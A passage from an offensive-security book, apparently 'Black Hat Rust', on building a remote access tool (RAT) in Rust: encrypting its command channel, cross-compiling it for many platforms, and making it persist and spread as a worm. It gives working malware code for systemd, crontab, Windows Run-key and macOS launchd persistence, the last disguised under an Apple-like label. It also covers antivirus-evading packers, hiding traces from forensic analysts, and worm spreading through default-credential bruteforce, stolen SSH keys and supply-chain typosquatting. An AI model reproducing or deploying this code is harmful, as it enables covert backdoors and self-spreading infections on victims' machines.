        blake2::VarBlake2b::new_keyed(&shared_secret, crypto::XCHACHA20_POLY1305_KEY_SIZE);
    kdf.update(&job.nonce);
    let mut key = kdf.finalize_boxed();

    // decrypt job
    let cipher = XChaCha20Poly1305::new(key.as_ref().into());
    let decrypted_job_bytes = cipher.decrypt(&job.nonce.into(), job.encrypted_job.as_ref())?;

    shared_secret.zeroize();
    key.zeroize();
```

And finally, deserialize it: **ch_11/agent/src/run.rs**

```
    // deserialize job
    let job_payload: api::JobPayload = serde_json::from_slice(&decrypted_job_bytes)?;

    Ok((job.id, job_payload))
}
```

15.21.2.3 Encrypting the result

To encrypt the result back, the agent generates an ephemeral `x25519` keypair and do they key-exchange with the `job_result_ephemeral_public_key` generated by the client:

ch_11/agent/src/run.rs

```
fn encrypt_and_sign_job_result(
    conf: &config::Config,
    job_id: Uuid,
    output: String,
    job_result_ephemeral_public_key: [u8; crypto::X25519_PUBLIC_KEY_SIZE],
) -> Result<UpdateJobResult, Error> {
    let mut rand_generator = rand::rngs::OsRng {};

    // generate ephemeral keypair for job result encryption
    let mut ephemeral_private_key = [0u8; crypto::X25519_PRIVATE_KEY_SIZE];
    rand_generator.fill_bytes(&mut ephemeral_private_key);
    let ephemeral_public_key = x25519(
        ephemeral_private_key.clone(),
        x25519_dalek::X25519_BASEPOINT_BYTES,
    );

    // key exchange for job result encryption
    let mut shared_secret = x25519(ephemeral_private_key, job_result_ephemeral_public_key);
```

Then we serialize and encrypt the result. By now you should have guessed how to do it :) **ch_11/agent/src/run.rs**

```
    // generate nonce
    let mut nonce = [0u8; crypto::XCHACHA20_POLY1305_NONCE_SIZE];
    rand_generator.fill_bytes(&mut nonce);

    // derive key
    let mut kdf =
        blake2::VarBlake2b::new_keyed(&shared_secret, crypto::XCHACHA20_POLY1305_KEY_SIZE);
    kdf.update(&nonce);
    let mut key = kdf.finalize_boxed();

    // serialize job result
    let job_result_payload = api::JobResult { output };
    let job_result_payload_json = serde_json::to_vec(&job_result_payload)?;

    // encrypt job
    let cipher = XChaCha20Poly1305::new(key.as_ref().into());
    let encrypted_job_result = cipher.encrypt(&nonce.into(), job_result_payload_json.as_ref())?;

    shared_secret.zeroize();
    key.zeroize();
```

And finally, we sign the encrypted job and the metadata. **ch_11/agent/src/run.rs**

```
    // sign job_id, agent_id, encrypted_job_result, result_ephemeral_public_key, result_nonce
    let mut buffer_to_sign = job_id.as_bytes().to_vec();
    buffer_to_sign.append(&mut conf.agent_id.as_bytes().to_vec());
    buffer_to_sign.append(&mut encrypted_job_result.clone());
    buffer_to_sign.append(&mut ephemeral_public_key.to_vec());
    buffer_to_sign.append(&mut nonce.to_vec());

    let identity = ed25519_dalek::ExpandedSecretKey::from(&conf.identity_private_key);
    let signature = identity.sign(&buffer_to_sign, &conf.identity_public_key);

    Ok(UpdateJobResult {
        job_id,
        encrypted_job_result,
        ephemeral_public_key,
        nonce,
        signature: signature.to_bytes().to_vec(),
    })
}
```

15.21.2.4 Decrypting the result

The process should now appear straightforward to you:

1. We verify the signature
2. Key exchange and key derivation
3. Job's result decryption and deserialization

ch_11/client/src/cli/exec.rs

```
fn decrypt_and_verify_job_output(
    job: api::Job,
    job_ephemeral_private_key: [u8; crypto::X25519_PRIVATE_KEY_SIZE],
    agent_identity_public_key: &ed25519_dalek::PublicKey,
) -> Result<String, Error> {
    // verify job_id, agent_id, encrypted_job_result, result_ephemeral_public_key, result_nonce
    let encrypted_job_result = job
        .encrypted_result
        .ok_or(Error::Internal("Job's result is missing".to_string()))?;
    let result_ephemeral_public_key = job.result_ephemeral_public_key.ok_or(Error::Internal(
        "Job's result ephemeral public key is missing".to_string(),
    ))?;
    let result_nonce = job
        .result_nonce
        .ok_or(Error::Internal("Job's result nonce is missing".to_string()))?;

    let mut buffer_to_verify = job.id.as_bytes().to_vec();
    buffer_to_verify.append(&mut job.agent_id.as_bytes().to_vec());
    buffer_to_verify.append(&mut encrypted_job_result.clone());
    buffer_to_verify.append(&mut result_ephemeral_public_key.to_vec());
    buffer_to_verify.append(&mut result_nonce.to_vec());

    let result_signature = job.result_signature.ok_or(Error::Internal(
        "Job's result signature is missing".to_string(),
    ))?;
    if result_signature.len() != crypto::ED25519_SIGNATURE_SIZE {
        return Err(Error::Internal(
            "Job's result signature size is not valid".to_string(),
        ));
    }

    let signature = ed25519_dalek::Signature::try_from(&result_signature[0..64])?;
    if agent_identity_public_key
        .verify(&buffer_to_verify, &signature)
        .is_err()
    {
        return Err(Error::Internal(
            "Agent's prekey Signature is not valid".to_string(),
        ));
    }
```

ch_11/client/src/cli/exec.rs

```
    // key exange with public_prekey & keypair for job encryption
    let mut shared_secret = x25519(job_ephemeral_private_key, result_ephemeral_public_key);
    // derive key
    let mut kdf =
        blake2::VarBlake2b::new_keyed(&shared_secret, crypto::XCHACHA20_POLY1305_KEY_SIZE);
    kdf.update(&result_nonce);
    let mut key = kdf.finalize_boxed();
```

ch_11/client/src/cli/exec.rs

```
    // decrypt job result
    let cipher = XChaCha20Poly1305::new(key.as_ref().into());
    let decrypted_job_bytes =
        cipher.decrypt(&result_nonce.into(), encrypted_job_result.as_ref())?;

    shared_secret.zeroize();
    key.zeroize();

    // deserialize job result
    let job_result: api::JobResult = serde_json::from_slice(&decrypted_job_bytes)?;

    Ok(job_result.output)
}
```

15.22 Some limitations

Now that end-to-end encryption is in place, our RAT is mostly secure, but there are still a few known limitations left as an exercise for the reader.

15.22.1 Replay attacks

A MITM party could record the messages sent by the client or the agents, and send them again at a later date. This is known as a replay attack: messages are replayed.

Imagine sending a some messages with a secure messaging app: * Alice: *“Are you okay Bob?”* * Bob: *“Yes!”* <- the message is recorded by a MITM * Alice: *“Are you ready to rob this bank?”* * The MITM replaying Bob’s previous message: *“Yes!”*

Bad, isn’t it?

In our case it’s even worse as the attacker could execute commands on the agents again and again.

Fortunately this is a solved problem, and ways to mitigate it are well-knwon: https://www.kaspersky.com/resource-center/definitions/replay-attack

15.22.2 Agent's configuration is not encrypted

If our agent is detected, forensic analysts won't have a hard time to find other infected machines as the agent is leaving an obvious trace of infection: its configuration file.

One method to mitigate this problem, is first to generate a configuration file location which depends of some machine-dependent paramters which should never change. A serial number or a mac address for example. The second thing is to encrypt the configuration file using a key derived from similar machine-dependent paramters.

15.22.3 Prekey rotation and prekey bundles

As you may have noticed, if the agent's private prekey is compromised, all the messages can be decrypted. This is why in the first place we use a temporary "prekey" and not a long-term private key like in PGP.

Another strategy is to do like the Signal protocol: use prekey bundles. A prekey bundles is simply a lot of prekey, pre-generated by the agent, and stored on the server. Each time an operator wants to issue a new command, the client fetches one of the key of the bundle, and the server delete it.

It introduces way more complexity as the agent now needs to manage dozen of temporary keys (usually storead in a SQLite database), which may or may not have been consumed by the client.

15.23 To learn more

As cryptography is a booming field, with all the new privacy laws, hacks, data scandals and the quantum computers becoming more and more a reality, you may certainly want to learn more about it.

I have a good news for you, there are 2 **excellent** (and this is nothing to say) books on the topic.

15.23.1 Real-world cryptography

by *David Wong*, of cryptologie.net, where you will learn the high-level usage of **modern** cryptography and how it is used in the real-world. You will learn, for example, how the Signal and TLS 1.3 protocols, or the Diem (previously known as Libra) cryptocurrency work.

15.23.2 Serious Cryptography: A Practical Introduction to Modern Encryption

by *Jean-Philippe Aumasson* of aumasson.jp will teach you how the inner-working of crypto primitives and protocols, deconstructing all mathematical operations.

I sincerely recommend you to read both, besides being excellent, they are complementary.

15.24 Summary

- Use authenticated encryption
- Public-key cryptography is hard, prefer symmetric encryption
- Keys management is not a solved problem
- To provide forward secrecy, use signing keys for long-term identity

Chapter 16

Going multi-platforms

Now we have a mostly secure RAT, it's time to expand our reach. Until now, we limited our builds to Linux. While the Linux market is huge server-side, this is another story client-side, with a market share of roughly 2.5% on the desktop.

For that, we will do cross-compilation: we are going to compile a program from a Host Operating System for a different Operating System. Compiling Windows executables on Linux, for example.

But, when we are talking about cross-compilation, we are not only talking about compiling a program from an OS to another one. We are also talking about compiling an executable from one architecture to another, from `x86_64` to `aarch64` (also known as `arm64`), for example.

In this chapter, we are going to see why and how to cross-compile Rust programs and how to avoid the painful edge-case of cross-compilation, so stay with me.

16.1 Why multi-platform

From computers to smartphones passing by smart TVs, IoT such as cameras or "smart" fridges… Today's computing landscape is kind of the perfect illustration of the word "fragmentation".

Thus, if we want our operations to reach more targets, our RAT needs to support many of those platforms.

16.1.1 Platform specific APIs

Unfortunately, OS APIs are not portable: for example, persistence (the act of making the execution of a program persist across restarts) is very different if you are on Windows or on Linux.

The specificities of each OSes force us to craft platform-dependent of code.

Thus we will need to write some parts of our RAT for windows, rewrite the same part for Linux, and rewrite it for macOS…

16.2 Cross-platform Rust

Thankfully, Rust makes it really easy to write code that will be conditionnaly compiled depending on the platform it's compiled for.

16.2.1 The `cfg` attribute

Coming soon: Explaination

Here is an example of code that exports the same `install` function, but pick the right one depending on the target platform.

ch_12/rat/agent/src/install/mod.rs

```rust
// ...

#[cfg(target_os = "linux")]
mod linux;

#[cfg(target_os = "linux")]
pub use linux::install;

#[cfg(target_os = "macos")]
mod macos;
#[cfg(target_os = "macos")]
pub use macos::install;

#[cfg(target_os = "windows")]
```

```rust
mod windows;
#[cfg(target_os = "windows")]
pub use windows::install;
```

Then, in the part of the code that is portable, we can import and use it like any module.

```rust
mod install;

// ...

install::install();
```

16.2.2 Platform dependent dependencies

We can also conditinnaly import dependencies depending on the target.

For example, we are going to import the `winreg` crate to interact with Windows' registry, but it does not makes sense to import, or even build this crate for platforms different thant Windows.

ch_12/rat/agent/Cargo.toml

```toml
[target.'cfg(windows)'.dependencies]
winreg = "0.10"
```

16.3 Supported platforms

The Rust projects categorizes the supported platforms into 3 tiers.

- **Tier 1** targets can be thought of as "guaranteed to work".
- **Tier 2** targets can be thought of as "guaranteed to build"
- **Tier 3** targets are those which the Rust codebase has support for, but which the Rust project does not build or test automatically, so they may or may not work.

Tier 1 platforms are the followings: - `aarch64-unknown-linux-gnu` - `i686-pc-windows-gnu` - `i686-pc-windows-msvc` - `i686-unknown-linux-gnu` - `x86_64-apple-darwin` - `x86_64-pc-windows-gnu` - `x86_64-pc-windows-msvc` - `x86_64-unknown-linux-gnu`

You can find the platforms for the other tiers in the official documentation: https://doc.rust-lang.org/nightly/rustc/platform-support.html.

In practical terms, it means that our RAT is guaranteed to work on Tier 1 platforms without problems (or it will be handled by the Rust teams). For Tier 2 platforms, you will need to write more tests to be sure that everything work as intended.

16.4 Cross-compilation

```
Error: Toolchain / Library XX not found. Aborting compilation.
```

How many times did you get this kind of message when trying to follow the build instructions of a project or cross-compile it?

What if, instead of writing wonky documentation, we could consign the build instructions into an immutable recipe that would guarantee us a successful build 100% of the time?

This is where Docker comes into play:

Immutability: The `Dockerfile` are our immutable recipes, and `docker` would be our robot, flawlessly executing the recipes all days of the year.

Cross-platform: Docker is itself available on the 3 major OSes (Linux, Windows and macOS). Thus, we not only enable a teams of several developers using different machines to work together, but we also greatly simplify our toolchains. By using Docker, we are finally reducing our problem to compiling from Linux to other platforms, instead of: - From Linux to other platforms - From Windows to other platforms - From macOS to other platforms - …

16.5 cross

The Tools team develops and maintains a project named cross which allow you to easily cross-compile Rust projects using Docker, without messing with custom Dockerfiles.

It can be installed like that:

```
$ cargo install -f cross
```

`cross` work by using pre-made Dockerfiles, but they are maintained by the Tools team, not you, so they take care of everything.

The list of targets supported is impressive. As I'm writing this, here is the list of supported platforms: https://github.com/rust-embedded/cross/tree/master/docker

```
Dockerfile.aarch64-linux-android
Dockerfile.aarch64-unknown-linux-gnu
Dockerfile.aarch64-unknown-linux-musl
Dockerfile.arm-linux-androideabi
Dockerfile.arm-unknown-linux-gnueabi
Dockerfile.arm-unknown-linux-gnueabihf
Dockerfile.arm-unknown-linux-musleabi
Dockerfile.arm-unknown-linux-musleabihf
Dockerfile.armv5te-unknown-linux-gnueabi
Dockerfile.armv5te-unknown-linux-musleabi
Dockerfile.armv7-linux-androideabi
Dockerfile.armv7-unknown-linux-gnueabihf
Dockerfile.armv7-unknown-linux-musleabihf
Dockerfile.asmjs-unknown-emscripten
Dockerfile.i586-unknown-linux-gnu
Dockerfile.i586-unknown-linux-musl
Dockerfile.i686-linux-android
Dockerfile.i686-pc-windows-gnu
Dockerfile.i686-unknown-freebsd
Dockerfile.i686-unknown-linux-gnu
Dockerfile.i686-unknown-linux-musl
Dockerfile.mips-unknown-linux-gnu
Dockerfile.mips-unknown-linux-musl
Dockerfile.mips64-unknown-linux-gnuabi64
Dockerfile.mips64el-unknown-linux-gnuabi64
Dockerfile.mipsel-unknown-linux-gnu
Dockerfile.mipsel-unknown-linux-musl
Dockerfile.powerpc-unknown-linux-gnu
Dockerfile.powerpc64-unknown-linux-gnu
Dockerfile.powerpc64le-unknown-linux-gnu
Dockerfile.riscv64gc-unknown-linux-gnu
Dockerfile.s390x-unknown-linux-gnu
Dockerfile.sparc64-unknown-linux-gnu
Dockerfile.sparcv9-sun-solaris
Dockerfile.thumbv6m-none-eabi
Dockerfile.thumbv7em-none-eabi
Dockerfile.thumbv7em-none-eabihf
Dockerfile.thumbv7m-none-eabi
Dockerfile.wasm32-unknown-emscripten
Dockerfile.x86_64-linux-android
Dockerfile.x86_64-pc-windows-gnu
Dockerfile.x86_64-sun-solaris
Dockerfile.x86_64-unknown-freebsd
Dockerfile.x86_64-unknown-linux-gnu
Dockerfile.x86_64-unknown-linux-musl
Dockerfile.x86_64-unknown-netbsd
```

16.5.1 Cross-compiling from Linux to Windows

```
# In the folder of your Rust project
$ cross build --target x86_64-pc-windows-gnu
```

16.5.2 Cross-compiling to aarch64 (arm64)

```
# In the folder of you Rust project
$ cross build --target aarch64-unknown-linux-gnu
```

16.5.3 Cross-compiling to armv7

```
# In the folder of your Rust project
$ cross build --target armv7-unknown-linux-gnueabihf
```

16.6 Custom Dockerfiles

Sometimes, you may need specific tools in your Docker image, such as a packer (what is a packer? we will see that below) or tools to strip and rewrite the metadata of your final executable.

For that, it's legitimate to create a custom Dockerfile and to configure `cross` to use for a specific target.

Create a `Cross.toml` file in the root of your project (where your `Cargo.toml` file is), with the following content:

```
[target.x86_64-pc-windows-gnu]
image = "my_image:tag"
```

We can also completely forget `cross` and build our own `Dockerfiles`. Here is how.

16.6.1 Cross-compiling from Linux to Windows

ch_12/rat/docker/Dockerfile.windows

```
FROM rust:latest

RUN apt update && apt upgrade -y
RUN apt install -y g++-mingw-w64-x86-64

RUN rustup target add x86_64-pc-windows-gnu
RUN rustup toolchain install stable-x86_64-pc-windows-gnu

WORKDIR /app

CMD ["cargo", "build", "--target", "x86_64-pc-windows-gnu"]
```

```
$ docker build . -t black_hat_rust/ch12_windows -f Dockerfile.windows
# in your Rust project
$ docker run --rm -ti -v `pwd`:/app black_hat_rust/ch12_windows
```

16.7 Cross-compiling to aarch64 (arm64)

ch_12/rat/docker/Dockerfile.aarch64

```
FROM rust:latest

RUN apt update && apt upgrade -y
RUN apt install -y g++-aarch64-linux-gnu libc6-dev-arm64-cross

RUN rustup target add aarch64-unknown-linux-gnu
RUN rustup toolchain install stable-aarch64-unknown-linux-gnu

WORKDIR /app
```

```
ENV CARGO_TARGET_AARCH64_UNKNOWN_LINUX_GNU_LINKER=aarch64-linux-gnu-gcc \
    CC_aarch64_unknown_linux_gnu=aarch64-linux-gnu-gcc \
    CXX_aarch64_unknown_linux_gnu=aarch64-linux-gnu-g++

CMD ["cargo", "build", "--target", "aarch64-unknown-linux-gnu"]
```

```
$ docker build . -t black_hat_rust/ch12_linux_aarch64 -f Dockerfile.aarch64
# in your Rust project
$ docker run --rm -ti -v `pwd`:/app black_hat_rust/ch12_linux_aarch64
```

16.7.1 Cross-compiling to armv7

ch_12/rat/docker/Dockerfile.armv7

```
FROM rust:latest

RUN apt update && apt upgrade -y
RUN apt install -y g++-arm-linux-gnueabihf libc6-dev-armhf-cross

RUN rustup target add armv7-unknown-linux-gnueabihf
RUN rustup toolchain install stable-armv7-unknown-linux-gnueabihf

WORKDIR /app

ENV CARGO_TARGET_ARMV7_UNKNOWN_LINUX_GNUEABIHF_LINKER=arm-linux-gnueabihf-gcc \
    CC_armv7_unknown_linux_gnueabihf=arm-linux-gnueabihf-gcc \
    CXX_armv7_unknown_linux_gnueabihf=arm-linux-gnueabihf-g++

CMD ["cargo", "build", "--target", "armv7-unknown-linux-gnueabihf"]
```

```
$ docker build . -t black_hat_rust/ch12_linux_armv7 -f Dockerfile.armv7
# in your Rust project
$ docker run --rm -ti -v `pwd`:/app black_hat_rust/ch12_linux_armv7
```

16.8 More Rust binary optimization tips

16.8.1 Strip

`strip` is na Unix tool that will remove unused symbols and data from your executable.

16.9 Packers

A packer will wrap an existing program and compress and / or encrypt it.




Figure 16.1: Packer

For that, it takes our executables as input, then: - compress and / or encrypt it - prepend a stub - append the modified executable - set the stub as the entrypoint of the final program

During runtime, the stub will decrypt/decompress the original executable and load it in memory. Thus, our original will only live decrypted/decompressed in the memory of the Host system. It helps to reduce the chances of detection.

The simplest and most famous packer is `upx` . Its principal purpose is to reduce the size of executables.

```
$ sudo apt install -y upx
$ upx -9 <my executable>
```

As it's very well known, almost all anti-virus know how to circumvent it, so don't expect it to fool any modern anti-virus or serious analyst.

16.10 Persistence

Computers, smartphones, and servers are sometimes restarted.

This is why we need a way to persist and relaunch the RAT when our targets restart.

This is when persistence techniques come into play. As persistence techniques are absolutely not cross-platform, they make the perfect use-case for cross-platform Rust.

A persisten RAT is also known as a backdoor, as it allows its operators to “come back later by the back door”.

Note that persistence may not be wanted if you do not want to leave traces on the infected systems.

16.10.1 Linux persistence

ch_12/rat/agent/src/install/linux.rs

```
pub const SYSTEMD_SERVICE_FILE: &str = "/etc/systemd/system/ch12agent.service";

fn install_systemd(executable: &PathBuf) -> Result<(), crate::Error> {
    let systemd_file_content = format!(
        "[Unit]
Description=Black Hat Rust chapter 12's agent

[Service]
Type=simple
ExecStart={}
Restart=always
RestartSec=1

[Install]
WantedBy=multi-user.target
Alias=ch12agent.service",
        executable.display()
    );

    fs::write(SYSTEMD_SERVICE_FILE, systemd_file_content)?;

    Command::new("systemctl")
        .arg("enable")
        .arg("ch12agent")
        .output()?;

    Ok(())
}
```

Unfortunately, creating a systemd entry requires most of the time root privileges, so in may not be possible everywhere.

The second simplest and most effective technique to backdoor a Linux system and which does not require elevated privileges is by creating a `cron` entry.

In shell, it can be achieved like that:

```
# First, we dump all the existing entries in a file
$ crontab -l > /tmp/cron
# we append our own entry to the file
$ echo "* * * * * /path/to/our/rat" >> /tmp/cron
# And we load it
$ crontab /tmp/cron
$ rm -rf /tmp/cron
```

Every minute, `crond` (the `cron` daemon) will try ot load our RAT.

It can be ported to Rust like that:

```
fn install_crontab(executable: &PathBuf) -> Result<(), crate::Error> {
    let cron_expression = format!("* * * * * {}\n", executable.display());
    let mut crontab_file = config::get_agent_directory()?;
    crontab_file.push("crontab");

    let crontab_output = Command::new("crontab").arg("-l").output()?.stdout;
    let current_tasks = String::from_utf8(crontab_output)?;
    let current_tasks = current_tasks.trim();
    if current_tasks.contains(&cron_expression) {
        return Ok(());
    }

    let mut new_tasks = current_tasks.to_owned();
    if !new_tasks.is_empty() {
        new_tasks += "\n";
    }
    new_tasks += cron_expression.as_str();
    fs::write(&crontab_file, &new_tasks)?;

    Command::new("crontab")
        .arg(crontab_file.display().to_string())
        .output()?;

    let _ = fs::remove_file(crontab_file);

    Ok(())
}
```

Finally, by trying all our persistences techniques each one after the other, we increase our chances of success.

```
pub fn install() -> Result<(), crate::Error> {
    let executable_path = super::copy_executable()?;

    println!("trying systemd persistence");
    if let Ok(_) = install_systemd(&executable_path) {
        println!("success");
        return Ok(());
    }
    println!("failed");

    println!("trying crontab persistence");
    if let Ok(_) = install_crontab(&executable_path) {
        println!("success");
        return Ok(());
    }
    println!("failed");

    // other installation techniques

    Ok(())
}
```

16.10.2 Windows persistence

On Windows, persistence can be achieved by creating a regitery key with the path: `%CURRENT_USER%\Software\Microsoft\Windows\CurrentVersion\Run` .

ch_12/rat/agent/src/install/windows.rs

```
fn install_registry_user_run(executable: &PathBuf) -> Result<(), crate::Error> {
    let hkcu = RegKey::predef(HKEY_CURRENT_USER);
    let path = Path::new("Software")
        .join("Microsoft")
        .join("Windows")
        .join("CurrentVersion")
        .join("Run");
    let (key, disp) = hkcu.create_subkey(&path).unwrap();
    key.set_value("BhrAgentCh12", &executable.display().to_string())
        .unwrap();

    Ok(())
}
```

```
pub fn install() -> Result<(), crate::Error> {
    let executable_path = super::copy_executable()?;

    println!("trying registry user Run persistence");
    if let Ok(_) = install_registry_user_run(&executable_path) {
        println!("success");
        return Ok(());
    }
    println!("failed");

    // other installation techniques

    Ok(())
}
```

16.10.3 macOS Persistence

On macOS, persistence can be achieved with `launchd` .

ch_12/rat/agent/src/install/macos.rs

```
pub const LAUNCHD_FILE: &str = "com.blackhatrust.agent.plist";

fn install_launchd(executable: &PathBuf) -> Result<(), crate::Error> {
    let launchd_file_content = format!(r#"<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "https://web.archive.org/web/2016050800
    <plist version="1.0">
        <dict>
            <key>Label</key>
            <string>com.apple.cloudd</string>
            <key>ProgramArguments</key>
            <array>
                <string>{}</string>
            </array>
            <key>RunAtLoad</key>
            <true/>
        </dict>
    </plist>"#, executable.display());

    let mut launchd_file = match dirs::home_dir() {
        Some(home_dir) => home_dir,
        None => return Err(Error::Internal("Error getting home directory.".to_string())),
    };
    launchd_file
        .push("Library")
        .push("LaunchAgents")
        .push(LAUNCHD_FILE);

    fs::write(&launchd_file, launchd_file_content)?;

    Command::new("launchctl")
        .arg("load")
        .arg(launchd_file.display().to_string())
        .output()?;

    Ok(())
}
```

```
pub fn install() -> Result<(), crate::Error> {
    let executable_path = super::copy_executable()?;

    println!("trying launchd persistence");
    if let Ok(_) = install_launchd(&executable_path) {
        println!("success");
        return Ok(());
    }
    println!("failed");

    // other installation techniques

    Ok(())
}
```

16.11 Single instance

The problem with persistence is that sometimes it launch multiple instances of your RAT in parallel. For example, `crond` is instructed to execute our program every minute and our programm is design to run for more than oe minute.

As it would lead to weird bugs and unpredictable behavior, it's not desirable, so we must ensure that at any given moment in time, only one instance of our RAT is running on an host system.

For that, we can use the `single-instance` crate.

Beware that the techniques used to assert that only a single instance of your program is running may reveal its presence.

ch_12/rat/agent/src/main.rs

```
fn main() -> Result<(), Box<dyn std::error::Error>> {
    let instance = SingleInstance::new(config::SINGLE_INSTANCE_IDENTIFIER).unwrap();

    if !instance.is_single() {
        return Ok(());
    }
    // ...
}
```

16.12 Going further

There are many more ways to persist on the different platforms, depending on your privileges (root/admin or not).

You can find more methods for Linux here and for Windows here.

16.13 Summary

- Cross-compilation with Docker brings reproducible builds and alleviates a lot of pain.
- Use `cross` in priority to cross-compile your Rust projects.

Chapter 17

Turning our RAT into a worm to increase reach

Now we have a working RAT that can persist on infected machines, it's time to infect more targets.

17.1 What is a worm

A **worm** is a piece of software that can replicate itself in order to spread to other machines.

Worms are particularly interesting for ransomware and botnet operators are reaching critical mass is important for this kind of operations. That being said, stealth worms are also used in more targeted operations (e.g. Stuxnet).

17.2 Spreading techniques

Usually, a worm replicates itself without human intervention by automatically scanning networks. It has the disadvantage of being way easier to detect as it may try to spread to honeypots or network sensors.

So there are 2 different ways you may want to implement your worm.

The first way is for targeted attacks, where the RAT will only spread when receiving specific instructions from its operators.




Figure 17.1: Worm

The second way is for broad, indiscriminate attacks. Beware that this implementation is completely illegal and may cause great harm if it reaches sensitive infrastructure such as hospitals during a global pandemic. It will end you in jail quickly.

17.2.1 Networked services bruteforce

Of course, trying all the combination of ASCII characters is not very practical when trying to bruteforce networked services.

A better way is to first try credential pairs `(username, password)` known to be often used by manufacturers. You can find such wordlist in Mirai's source code online.

This primitive, but effective at scale, technique is often used by IoT botnets such as Mirai or derivatives due to the poor security of IoT gadgets (Internet cameras, smart thermostats…).

17.2.2 Stolen credentials

Another similar but more targeted kind of spreading technique is by using stolen credentials.

For example, on an infected server, the RAT could look at `~/.ssh/config` and `~/.ssh/known_hosts` to find other machines that may be accessible from the current server and use the private keys in the `~/.ssh` folder to spread.

17.2.3 Networked services vulnerabilities

By embedding exploits for known networked services vulnerabilities, a worm can target and spread to the machines hosting these services.

One of the first worms to become famous: Morris used this spreading technique.

Nowadays, this technique is widely used by ransomware because of the speed at which they can spread once such a new vulnerability is discovered.

This is why you should always keep your servers, computers and smartphones up-to-date!

17.2.4 other exploits

A worm is not limited to exploits of networked services. As we saw in chapter 6, parsing is one of the first sources of vulnerabilities. Thus, by exploiting parsing vulnerabilities in

Here are some examples of complex file types that are often subject to vulnerabilities: - Subtitles - video files - fonts

17.2.5 Infecting supply chain

Each software project has dependencies that are known as its supply chain: - dependencies (packages) - a compiler - a CI/CD pipeline

By compromising any of these elements, a worm could spread to other machines.

- `crossenv` malware on the npm registry
- Mick Stute on hunting a malicious compiler
- Using Rust Macros to exfiltrate secrets

The simplest way to achieve this is by typo-squatting (see chapter 9) famous packages.

17.2.6 Executable infection

Infecting executables were very popular near the 2000s: programs were often shared directly between users, and not everything was as connected as today.

That being said, there were entire communities dedicated to finding the most interesting ways to infect programs. It was known as the VX scene.

If you want to learn more about this topic, search for "vxheaven" :)

17.2.7 Networked storage

Another trick is to simply copy itself in a networked folder, such as a Dropbox, iCloud or Google Drive and pray for a victim to execute it.

17.2.8 Removable storage

Like networked storage, a worm could copy itself to removable storage units such as USB keys and hard drives.

17.3 Cross-platform worm

Now we have a better idea about how a worm can spread, let's talk about cross-platform worms.

A cross-platform worm is a worm that can spread across different Operating Systems and architectures.

For example, from a x86_64 Windows computer to an ARM Linux server. Or from a macOS laptop to an iOS smartphone.

One example of such a cross-platform worm is Stuxnet, who used normal computers to spread and reach industrial machines of Iran's nuclear program.

As executable are usually not compatible between the platforms, a cross-platform worm needs to be compiled for all the targeted architecture.

Then you have 2 choices:




Figure 17.2: Cross-platform worm

Either it uses a central server to store the bundle of all the compiled versions of itself, then when infecting new machine downloads this bundle.

Or, it can carry the bundle of all the compiled versions along, from an infected host to another. This method is a little bit harder to achieve, depending of the spreading technique, but as it does not rely on a central server, is more stealthy and resilient.

17.4 Vendoring dependencies

Vendoring dependencies is the act of bundling all your dependencies with your code in your repositories. Why would someone want to do that?

